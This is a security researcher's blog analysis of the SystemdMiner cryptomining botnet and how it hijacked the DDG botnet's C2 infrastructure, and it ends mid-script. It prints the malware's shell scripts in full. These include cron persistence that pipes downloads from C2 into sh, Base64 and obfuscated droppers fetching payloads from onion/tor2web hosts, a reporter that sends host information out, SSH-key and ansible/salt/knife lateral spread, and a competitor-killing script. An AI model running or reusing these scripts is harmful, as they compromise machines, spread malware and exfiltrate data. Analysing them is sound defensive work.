SystemdMiner,when a botnet borrows another botnet's infrastructure

blog.netlab.360.com/systemdminer-when-a-botnet-borrows-another-botnets-infrastructure/

JiaYu May 7, 2019

7 May 2019 / Botnet

Update(2019.4.26 17:30)

About 3 hours after the release of this article, we found that the attacker took down the URL of some Payload downloads, the following URL has expired:

```
aptgetgxqs3secda.onion.ly/systemd-cron.sh
aptgetgxqs3secda.onion.pet/systemd-cron.sh
aptgetgxqs3secda.onion.ly/systemd-login-ddg
aptgetgxqs3secda.onion.pet/systemd-login-ddg
aptgetgxqs3secda.onion.ly/systemd-resolve
aptgetgxqs3secda.onion.pet/systemd-resolve
aptgetgxqs3secda.onion.ly/systemd.sh
aptgetgxqs3secda.onion.pet/systemd.sh
aptgetgxqs3secda.onion.ly/systemd-analyze
aptgetgxqs3secda.onion.pet/systemd-analyze
rapid7cpfqnwxodo.onion.ly/systemd-login-h
rapid7cpfqnwxodo.onion.pet/systemd-login-h
```

1. Overview

On Apr 11, we published a threat update on the DDG.Mining Botnet **here** with the following active C2:

```
119.9.106.27    AS45187|RACKSPACE-AP Rackspace IT Hosting AS IT Hosting Provider Hong Kong, HK|Hong Kong|China
```

Then in the early morning of 2019.4.19, we found that DDG updated its configuration data and the malicious shell script **i.sh** from this C2. And at the end of the i.sh script, a new shell script section was added.

The new shell script downloads a new set of malicious programs, interestingly, these new programs run independently from the DDG infrastructure. And it also kills the DDG process and clears out the DDG cron configuration.

Shortly after these new malicious programs appear , the above-mentioned main DDG C2 went offline.

We named this new botnet **SystemdMiner**, as multiple components of this malicious programs use `systemd-<XXX>` as their names.

This botnet uses three means to spread itself, and after a successful compromise, a mining program based on XMRig will be downloaded for profit making.

Although the above-mentioned main DDG C2 came offline, the DDG botnet did not die. Thanks to its P2P network structure and two standby C2s, the DDG botnet is still alive, with 3000+ active P2P Nodes per day.

In the early morning of 4.25, DDG came back online with 2 new C2s and upgraded its version number to v4000. The configuration data version is **CfgVer:25** . This latest update blocks the SystemdMiner's C2 in the hosts file, and starts to use the following 2 new C2s:

```
109.237.25.145    AS63949|LINODE-AP Linode, LLC|United Kingdom|London --> Main C&C
104.128.230.16    AS62217|VooServers_Ltd|United States|New York
```

SystemdMiner is completely different from DDG in terms of C2 infrastructure, network structure, malicious code technical details, propagation methods, cryptomining machine programs, etc.:


- The DDG infrastructure consists of one primary C2 IP and two or three standby C2 IPs, while the SystemdMiner infrastructure is in dark network and make them accessible through services like tor2web (and cryptominging pool proxy IP) ;
- The current network structure of DDG is a hybrid structure--a combination of a set of C2 IPs and P2P network, and the network structure of SystemdMiner is a traditional **C/S** structure;
- The main sample of DDG is written in Go language. It has been the same since its birth. It runs with a malicious shell script i.sh. The main binary samples of SystemdMiner is written in C language. The implementation details and other details of the code are also completely different;
- DDG's current binary samples are all packed with standard UPX packer, while systemdMiner's binary samples packed with morphed UPX packer with no intuitive UPX features;
- The DDG is mainly spread by using SSH weak passwords and Redis unauthorized access vulnerabilities. SystemdMiner uses the following means;YARN's unauthorized access vulnerability;Use the *nix automated operation and maintenance tool (salt / ansible / chef-knife) for horizontal propagation;Propagating itself with the SSH key saved locally once it has access to a target host.
- DDG's cryptominer program was compiled directly from XMRig, without packed, and XMR Wallet was hard coded in the cryptominer program. The SysmtedMiner cryptominer program made significant changes to the XMRig source code, packed with a morphed UPX packer, and did not expose XMR Wallet.

SystemdMiner's main components:

- **systemd-login-ddg** ,**ddgs.i686**, **ddgs.x86_64**, **systemd-login**, **systemd-login-h** : these are the main samples, to set up tasks, horizontally propagate and download other samples and execute;
- **cron.sh** : to periodically download and execute the main samples;
- **systemd.sh** : to update the main sample and cryptominer program;
- **systemd-resolve** : exploit YARN unauthorize access vulnerabilities to spread itself horizontally;
- **systemd-analyze** : cryptominer program.

The systemdMiner's real C2 servers are set up in the dark network and are mapped to the public network through a set of services like tor2web.

The following diagram shows dns requests trends for the C2 Domains of systemdMiner from our DNSMon:



2. DDG's last config data and i.sh before v4000

config data:

{CfgVer:23 Config:{Interval:60s} Miner:[{Exe:/tmp/6Tx3Wq
Md5:42483ee317716f87687ddb79fedcb67b Url:/static/qW3xT.6} {Exe:/tmp/qW3xT.6
Md5:42483ee317716f87687ddb79fedcb67b Url:/static/qW3xT.6}] Cmd:{AAredis:{Id:6071
Version:3022 ShellUrl:http://119.9.106.27:8000/i.sh Duration:240h NThreads:0
IPDuration:6h GenLan:true GenAAA:false Timeout:1m Ports:[6379 6389 7379]} AAssh:
{Id:2083 Version:3022 ShellUrl:http://119.9.106.27:8000/i.sh Duration:240h NThreads:0
IPDuration:12h GenLan:true GenAAA:false Timeout:1m Ports:[22 1987]} Sh:[{Id:1
Version:-1 Line:uptime Timeout:5s} {Id:707 Version:3022 Line:rm -rf
/root/.ssh/authorized_keys /root/.systemd-login Timeout:600s} {Id:701 Version:3022
Line:crontab -r Timeout:600s} {Id:708 Version:3022 Line:echo -e "\n0.0.0.0
pastebin.com\n0.0.0.0 thyrsi.com\n0.0.0.0 tor2web.io\n0.0.0.0 gitee.com\n0.0.0.0
w.21-3n.xyz\n0.0.0.0 w.3ei.xyz\n0.0.0.0 aptgetgxqs3secda.onion.ly\n0.0.0.0
aptgetgxqs3secda.onion.pet\n0.0.0.0 aptgetgxqs3secda.tor2web.fyi\n0.0.0.0
aptgetgxqs3secda.onion.in.net\n0.0.0.0 rapid7cpfqnwxodo.tor2web.fyi\n0.0.0.0
rapid7cpfqnwxodo.onion.in.net\n0.0.0.0 rapid7cpfqnwxodo.onion.ly\n0.0.0.0
rapid7cpfqnwxodo.onion.pet\n" >> /etc/hosts Timeout:600s} {Id:709 Version:-1 Line:rm
-f /tmp/systemd /tmp/.systemd-login /tmp/.systemd-analyze /lib/systemd/systemd-login
~/.systemd-login Timeout:600s}] Killer:[{_msgpack:{} Id:606 Version:3020
Expr:/tmp/ddgs.(3011|3012|3013|3014|3015|3016|3017|3018) Timeout:60s}] LKProc:[]}}

And the last **i.sh** before ddg.v4000 :

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/15 * * * * (curl -fsSL http://119.9.106.27:8000/i.sh||wget -q -O-
http://119.9.106.27:8000/i.sh) | sh" | crontab -

echo "" > /var/spool/cron/root
echo "*/15 * * * * curl -fsSL http://119.9.106.27:8000/i.sh | sh" >>
/var/spool/cron/root


mkdir -p /var/spool/cron/crontabs
echo "" > /var/spool/cron/crontabs/root
echo "*/15 * * * * curl -fsSL http://119.9.106.27:8000/i.sh | sh" >>
/var/spool/cron/crontabs/root


cd /tmp
touch /usr/local/bin/writeable && cd /usr/local/bin/
touch /usr/libexec/writeable && cd /usr/libexec/
touch /usr/bin/writeable && cd /usr/bin/
rm -rf /usr/local/bin/writeable /usr/libexec/writeable /usr/bin/writeable

export PATH=$PATH:$(pwd)
ps auxf | grep -v grep | grep betsbce || rm -rf betsbce
if [ ! -f "betsbce" ]; then

    curl -fsSL http://119.9.106.27:8000/static/3022/ddgs.$(uname -m) -o betsbce
fi
chmod +x betsbce
$(pwd)/betsbce || /usr/bin/betsbce || /usr/libexec/betsbce || /usr/local/bin/betsbce
|| betsbce || ./betsbce || /tmp/betsbce

ps auxf | grep -v grep | grep betsbcb | awk '{print $2}' | xargs kill -9
ps auxf | grep -v grep | grep betsbcc | awk '{print $2}' | xargs kill -9
ps auxf | grep -v grep | grep betsbcd | awk '{print $2}' | xargs kill -9

echo
ZXhlYyAmPi9kZXYvbnVsbApzZWQgLWkgJy9yYXBpZC9kJyAvZXRjL2hvc3RzCnNlZCAtaSAnL2FwdGdlL2QnIC
 -d|bash
```

Note the last Base64-encoded string in the **i.sh** script, which is decoded as a separate stand-alone shell script:

```
exec &>/dev/null
sed -i '/rapid/d' /etc/hosts
sed -i '/aptge/d' /etc/hosts

d() {
    x=/systemd-login-ddg
    y=/tmp/.systemd-login
    wget -qU- --no-check-certificate $1$x -O$y || curl -fsSLkA- $1$x -o$y
    chmod +x $y;$y
    sleep 5
}

if ! ps -p $(cat /tmp/.X1M-unix); then
    d aptgetgxqs3secda.onion.ly
fi
if ! ps -p $(cat /tmp/.X1M-unix); then
    d aptgetgxqs3secda.onion.pet
fi
if ! ps -p $(cat /tmp/.X1M-unix); then
    d aptgetgxqs3secda.tor2web.fyi || d aptgetgxqs3secda.onion.in.net
fi
```

This Shell script first checks the process ID in the `/tmp/.X1M-unix` , if the file does not exist or process is not running, it then attempts to download and run **systemd-login-ddg** through the following URLs :

```
aptgetgxqs3secda.onion.ly/systemd-login-ddg
aptgetgxqs3secda.onion.pet/systemd-login-ddg
aptgetgxqs3secda.tor2web.fyi/systemd-login-ddg
aptgetgxqs3secda.onion.in.net/systemd-login-ddg
```

In addition, in the i.sh script, the DDG download files in the URL `hxxp://119.9.106.27:8000/static/3022/ddgs.$(uname -m)` is also replaced with the following **SystemdMiner**'s own programs. Thus, there are 3 **SystemdMiner**'s malicious programs was downloaded to DDG's bot through this propagation:


- systemd-login-ddg
- ddgs.i686
- ddgs.x86_64

3. SystemdMiner sample analysis


3.1 Systemd-login-ddg

systemd-login-ddg is one of the core files, the other four ddgs.i686, ddsg.x86_64, system-login, system-login-h are **systemd-login-dd**g variants.

All binary samples related to SystemdMiner are compiled from **musl-libc** . And packed with deformed UPX, the Magic Number of the deformed UPX packer is **0x7373622E** (ASCII String: `.bss`) :



After unpacking, all the binary malicious program checks **LD_PRELOAD** and **PTRACE_TRACEME** for anti-debugging and anti-sandboxing:



Then, **systemd-login-ddg** deletes itself, creating the daemon process and writing the process ID into `/tmp/.X1M-unix` , the process name is `-bash` :

```
curr_pid = getpid(0LL, &v33);
srand((unsigned int)(v8 + curr_pid));
fd = open((unsigned __int64)"/tmp/.X1M-unix");
if ( fd == -1 )
  exit_proc(0LL);
v10 = fd;
v37 = flock(fd, 6LL);
if ( v37 && *(_DWORD *)sub_400AEB() == 11 )
  exit_proc(0LL);
pid_num = fork_wrap(v10, 6LL);
if ( pid_num < 0 )
  exit_proc(1LL);
if ( pid_num > 0 )
  exit_proc(0LL);
pid_num = setsid(v10, 6LL, v11, v12, v13);
memset(&pid_str, 0LL, 12LL);
sprintf((__int64)&pid_str, (__int64)"%d\n", (unsigned int)pid_num);
v14 = sub_401590(&pid_str);
write(fd, &pid_str, v14);
pid_num = chdir("/");
```

Next, systemd-login-ddg writes the following script into the `/tmp/systemd` :

```
#!/bin/bash
exec &>/dev/null
{echo,ZXhlYyAmPi9kZXYvbnVsbApleHBvcnQgUEFUSD0kUEFUSDovYmluOi9zYmluOi91c3IvYmluOi91c3Iv
{base64,-d}|bash
```

The Base64-encoded string in the above script is decoded as follows:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
sleep $((RANDOM % 600))
(wget -qU- -O- --no-check-certificate rapid7cpfqnwxodo.tor2web.fyi/cron.sh || curl -
fsSLkA- rapid7cpfqnwxodo.tor2web.fyi/cron.sh || wget -qU- -O- --no-check-certificate
rapid7cpfqnwxodo.onion.in.net/cron.sh || curl -fsSLkA-
rapid7cpfqnwxodo.onion.in.net/cron.sh )|bash
```

If the current user is **root** , the sample will also check directory `/lib/systemd/` , and execute the command `cp -f /tmp/systemd /lib/systemd/systemd-login` so it gets executed when the system starts.

Then, `mv -f /tmp/systemd ~/.systemd-login` , to move and hide the systemd file to the user's home directory.

The script file used to boot and execute the above `/lib/systemd/systemd-login` downloads a **cron.sh** file from the C2 server.

cron.sh is a highly obfuscated shell script with the following contents:

```
"${@%4}"$'\145v'${*%%5}al "$(rK=(\& \ ${*,,} l H \|${*//t5/&W} h n"${@//ar}" s
\+${*##\(%} \!${!*} M${*^^} \. c 1${*##o} T 3"${@~~}" a${*~} w"${@%9Q}" g q \-${*#uo}
\(${*,} \=${*##+C} \; O${*%JK} U"${@~}" 2$* \<${*%%3} y \} \:${@//_o/F} u e"${@}" r
\/ L \{ o i k S"${@//Ao/W}" m f${@/s\`/\]} v${@%0$} A $'\xa'${*/Xr/>} \$${*/&T} b
t"${@^^}" P x \) X p${*/u} d \>)&&for JS in 32${*#mP} 50"${@%%L}" 32${*%%b} 12${@} 1
0 55 34${@/~f/-\\} 54 32 43 34${*/^\{/T} 6 31 2"${@//s/x}" 2${*,,} 45"${@,,}"
32${*%E} 50 53${*//;\]/O} 37 33 48 1 49${*~} 44 14 3 22 46 49 44 14"${@,}" 3 30 34
47${@##+H} 38${*/j\!} 6 30 34${*%Oe} 7 47 38 6${*/P\}/\)s} 30${@%%DG} 34"${@%%J7}"
31$@ 7 33 34 47 38 6${*##Iq} 30 34${@} 31"${@%Z}" 7${*%G6} 33"${@}" 34 7${@^} 47 38
6${@%h} 30 34 31${@##fO} 7${*##R} 33 34 2${*~} 37"${@//q?}" 12 16 2${@//K/EH} 34
47${*//./_\}} 38 6 30 34 31 7${*^} 33$* 34"${@,}" 2${*~~} 37"${@/-/=}" 12${*~~} 16 2
34 7 47 38 6${*} 45 45 54 21 51$@ 1 36"${@##qh}" 45"${@^}" 1"${@,,}" 1${@/^z/o} 1 1
50 22${*~~} 34"${@##\`}" 7 28"${@,}" 7${@//L*/i} 48 32${*,} 41 54 20 2${@~~}
37${*#DF} 18${@//CK/\`\"} 38 6 45${*#A4} 1${*~~} 1 1${*//9S/d} 1 28"${@~~}" 22
34${@^} 48${*^} 41${@^^} 53 34${*/Y\}} 7 28 7 48${*##\"<} 32${*%v} 41${*#0m} 54
45${*^^} 1 1 1 1 17 18 32 48"${@^}" 1 20${*/-G} 19 25 20 1 20"${@}" 20 6 37${*^^}
20${*##C} 12${@,} 5${*//<Y} 32 12 39${@^^} 20${*%|} 12 32 33${*~~} 48 38 42${*^} 38
12${@//#/ML} 16 48 32${*^} 1${@^^} 46 13${*~} 46 50${*/Rg} 1 20 24 46"${@,,}" 28 1 4
4${*%g8} 1$@ 12"${@%%%S}" 31"${@}" 33"${@##6^}" 2 1 20 42 7${*~~} 40 35${!*} 39
44${@//y} 20 1${*~~} 46 13 46 50${@%m} 1"${@##Zk}" 20"${@//;O}" 37 46 28 45${*%dG}
1${*##>} 1 1${*^} 1 12 5${@%%?} 41 37${*~} 54 1 8${*,} 50${*,} 1"${@%%V}" 46${*%h6}
28${*%h7} 23 46${*~} 28"${@^^}" 45 29${@//5/1} 45 45 38 42 1${*//z/\(G} 9${@} 1 53 7
1${*//NU/;*} 20 53${*//My/_y} 1 46 21 27${*/?h/Y6} 1 34 48 41${!@} 53 34 11"${@//?\
(/9}" 52"${@//:3}" 13${*~~} 10 20 31"${@#o}" 6${@#U} 38 50 51 23 1${*} 48${*##kx}
5${*/_/zi} 32${*} 6 45${!@} 1${@~~} 1 1${*^^} 1 54 1 16$@ 53 48${*##6} 18${*//T/q} 32
48"${@/Tc/&F}" 18${*/Y} 50 19 7${!@} 15${@^} 7 32${*~} 12 54 16 11${*%%&W}
37${*//2/\}#} 6${*//\}^/F} 38 37 6${!@} 11 38${*,} 6${*,,} 11 6${*/NM/F} 32 48
1"${@##r}" 4 4${*^^} 1${*#3} 54${@^^} 1"${@}" 16 53 48 18 32${@/\}\}} 48 18"${@^}"
50"${@^}" 19${@##d%} 7${!@} 15 7"${@}" 32${*/ve} 12${!*} 54${@^} 16 11 37 6${*^^} 38
37 6 11${*%s} 7 5 1 4"${@%77}" 4 1 54${@} 1${@/Rm} 16${!*} 53${*%36} 48${*^}
18"${@~}" 32${*//,/P} 48 18 50${@##@} 19"${@%b}" 7 15 7 32${*^^} 12 54 16 11${*^^} 48
37"${@//Ca}" 33"${@~~}" 26${*//5} 17 32${@//So} 47 11 42${*~} 28 38"${@^^}" 1 4
4${*,} 1 54 1${@//k?} 16${@/\\} 53 48 18$@ 32${@#\\} 48 18${@/9} 50 19 7${*#\`c} 15 7
32 12${*^} 54${@%\]} 16 11 48 37"${@#V6}" 33"${@^^}" 26${*%%T} 17${*^^} 32
47${@/f7/p} 11${*#+H} 38${*,} 37${*%%wo} 45${*/<} 42 38 45"${@~~}";do
pr${*//<}i$'\x6e'\tf %s "${rK[$JS]}""${@/#}";done;)"
```

The real content after de-obfuscation:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

d() {
    x=/systemd-login
    y=/tmp/systemd
    wget -qU- --no-check-certificate $1$x -O$y || curl -fsSLkA- $1$x -o$y
    chmod +x $y;$y
}

if ! ps -p $(< /tmp/.X1M-unix); then
    d aptgetgxqs3secda.onion.in.net || d aptgetgxqs3secda.onion.sh || d
aptgetgxqs3secda.tor2web.fyi || d aptgetgxqs3secda.tor2web.io
fi
```

Finally, **systemd-login-ddg** continues to execute a series of Base64-encoded shell scripts.

3.1.1 Shell Script 1: Report to C2 and use automated operation and maintenance tools to spread

The original script is Base64 encoded and decoded as follows:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

xssh() {
    ssh -oBatchMode=yes -oConnectTimeout=5 -oPasswordAuthentication=no -
oPubkeyAuthentication=yes -oStrictHostKeyChecking=no $1@$2 'echo
ZXhlYyAmPi9kZXYvbnVsbApleHBvcnQgUEFUSD0kUEFUSDovYmluOi9zYmluOi91c3IvYmluOi91c3Ivc2Jpbj
 -d|bash'
}

s1() {
    x=/slave
    y=($(whoami)_$(uname -m)_$(uname -n)_$(crontab -l|base64 -w0))
    wget -qU- -O- --no-check-certificate --referer=$y $1$x || curl -fsSLkA- -e$y $1$x
}

s2() {
    x=/systemd-resolve
    y=/tmp/systemd-resolve
    wget -qU- --no-check-certificate $1$x -O$y || curl -fsSLkA- $1$x -o$y
    chmod +x $y;$y
}

s3() {
    if [ -x $(command -v ansible) ]; then
        ansible all -m shell -a 'echo
ZXhlYyAmPi9kZXYvbnVsbApleHBvcnQgUEFUSD0kUEFUSDovYmluOi9zYmluOi91c3IvYmluOi91c3Ivc2Jpbj
 -d|bash'
    fi
    if [ -x $(command -v salt) ]; then
        salt '*' cmd.run 'echo
ZXhlYyAmPi9kZXYvbnVsbApleHBvcnQgUEFUSD0kUEFUSDovYmluOi9zYmluOi91c3IvYmluOi91c3Ivc2Jpbj
 -d|bash'
    fi
    if [ -x $(command -v knife) ]; then
        knife ssh 'name:*' 'echo
ZXhlYyAmPi9kZXYvbnVsbApleHBvcnQgUEFUSD0kUEFUSDovYmluOi9zYmluOi91c3IvYmluOi91c3Ivc2Jpbj
 -d|bash'
    fi
    if [ -f $HOME/.ssh/id_rsa ] || [ -f $HOME/.ssh/id_dsa ] || [ -f
$HOME/.ssh/id_ecdsa ] || [ -f $HOME/.ssh/id_ed25519 ]; then
        hosts=$(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" ~/.bash_history /etc/hosts
~/.ssh/known_hosts |awk -F: {'print $2'}|sort|uniq ;awk {'print $1'}
$HOME/.ssh/known_hosts|sort|uniq|grep -v =|sort|uniq)
        for h in $hosts;do xssh root $h; xssh $USER $h & done
    fi
}

s1 rapid7cpfqnwxodo.tor2web.fyi
s2 rapid7cpfqnwxodo.tor2web.fyi || s2 rapid7cpfqnwxodo.onion.in.net
s3
```

The script has three key functions, which are:

1. **S1()** : Report compromised host information to `rapid7cpfqnwxodo.tor2web.fyi/slave`. To send back the current user name, CPU architecture, host name, and current user's cron table. After Base64 encoding, set these host information as the http-referer vaule and sent as an HTTP GET requests to C2;
2. **S2()** : Download the **systemd-resolve** file from C2 and execute it. System-resolve integrates the Exp of YARN's unauthorized access vulnerability;
3. **S3()** : Horizontal propagation using 3 *nix automated operation and maintenance tools (ansible/salt/chef-knife) and local SSH keys.

3.1.2 Shell Script 2: Setting up a cron task

The shell script used for horizontal propagation is also Base64 encoded and decoded as follows:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

c() {
    if [ -x $(command -v crontab) ]; then
        if [ $(crontab -l |grep REDIS00) ]; then
            crontab -r
        fi
        if ((!EUID)); then
            if [ ! -f "/etc/cron.d/systemd" ]; then
                echo "0 * * * * root /lib/systemd/systemd-login" >
/etc/cron.d/systemd
            fi
            if [ ! $(crontab -l |grep systemd-login) ]; then
                (echo "0 * * * * ~/.systemd-login";crontab -l |sed '/wget/d'|sed
'/curl/d')|crontab -
            fi
        else
            if [ ! $(crontab -l |grep systemd-login) ]; then
                (echo "0 * * * * ~/.systemd-login";crontab -l |sed '/wget/d'|sed
'/curl/d')|crontab -
            fi
        fi
    fi
}

c
```

The main function of the script is to setup a new cron file `/etc/cron.d/system` to run `/lib/systemd/systemd-login` , the outcome of **systemd-login-ddg**. The wget and curl commands in the current user cron table are cleared to kill competitors' scheduled tasks.

3.1.3 Shell Script 3: Killing Competitors

The original script is also Base64 encoded and decoded as follows:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

pkill -9 -f "8220|aegis_|AliYunDun|AliHids|AliYunDunUpdate|aliyun-
service|cr.sh|cryptonight|ddgs|fs-manager|hashfish|hwlh3wlh44lh|java-
c|kerberods|kworkerds|kpsmouseds|kthrotlds|mewrs|miner|mr.sh|muhsti|mygit|orgfs|qW3xT|


find ~/.ddg/*|xargs fuser -k;rm -rf ~/.ddg
find /etc/cron*|xargs chattr -i
find /var/spool/cron*|xargs chattr -i
grep -RE "(wget|curl)" /etc/cron.*|cut -f 1 -d :|xargs rm -f
grep -RE "(wget|curl)" /var/spool/cron*|cut -f 1 -d :|xargs sed -i '/wget\|curl/d'
rm -f /usr/sbin/aliyun* /usr/local/aegis* /usr/local/qcloud* /usr/local/bin/dns
~/.wget-hsts
```

The function of this script is to remove various competitors.

3.1.4 Shell Script 4: Download and execute the cryptominer

The original script is Base64 encoded and decoded as follows:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

d() {
    x=/systemd-analyze
    y=/tmp/.systemd-analyze
    wget -qU- --no-check-certificate $1$x -O$y || curl -fsSLkA- $1$x -o$y
    chmod +x $y;$y
    sleep 6
}

if ! ps -p $(cat /tmp/.X11-lock); then
    d rapid7cpfqnwxodo.tor2web.fyi || d rapid7cpfqnwxodo.onion.in.net
fi
```

To download and execute **system-analyze** from `rapid7cpfqnwxodo.tor2web.fyi` or `rapid7cpfqnwxodo.tor2web` . systemd-analyze is a mining program based on XMRig.

3.1.5 Shell Script 5: Update Samples and Malicious Shell Scripts

The original script is Base64 encoded and decoded as follows:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

d() {
    x=/systemd-login
    y=/tmp/.systemd-login
    wget -qU- --no-check-certificate $1$x -O$y || curl -fsSLkA- $1$x -o$y
    chmod +x $y;$y
    sleep 5
}

u() {
    x=/systemd.sh
